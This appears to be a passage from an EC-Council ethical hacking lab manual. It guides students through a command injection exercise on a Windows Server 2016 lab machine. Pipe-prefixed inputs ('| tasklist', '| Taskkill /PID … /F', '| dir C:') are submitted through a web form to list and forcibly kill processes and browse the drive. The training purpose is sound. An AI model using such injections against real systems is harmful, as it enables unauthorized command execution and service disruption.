


Figure 2.6.10: Domain information revealed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.4

List the Processes

24. Now, type **| tasklist**, and click **Submit** to view the processes running on the machine.




Figure 2.6.11: Obtaining processes information

25. A list of all the running processes on the **Windows Server 2016** virtual machine is displayed, as shown in the screenshot.




Figure 2.6.12: Processes information obtained

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.5

Terminate a Process

26. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process **PID** (here, **2192**).

Note: The list of running processes might differ in your lab environment.




Figure 2.6.13: Viewing a process PID

27. Type **| Taskkill /PID [Process ID value of the desired process] /F** (here, **PID** is **2192**) and click **Submit**. By issuing this command, you are forcefully (**/F**) terminating the process.




Figure 2.6.14: Killing a process

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The process will be successfully terminated, as shown in the screenshot.

Note: To confirm that the process has successfully been terminated, you can issue the **| tasklist** command again to check the running processes.




Figure 2.6.15: Process successfully terminated

TASK 6.6

List the Directory Structure

29. Now, to view the directory structure of the **Windows Server 2016** virtual machine, type **| dir C:** and click **Submit** to view the files and directories on the **C:** drive.

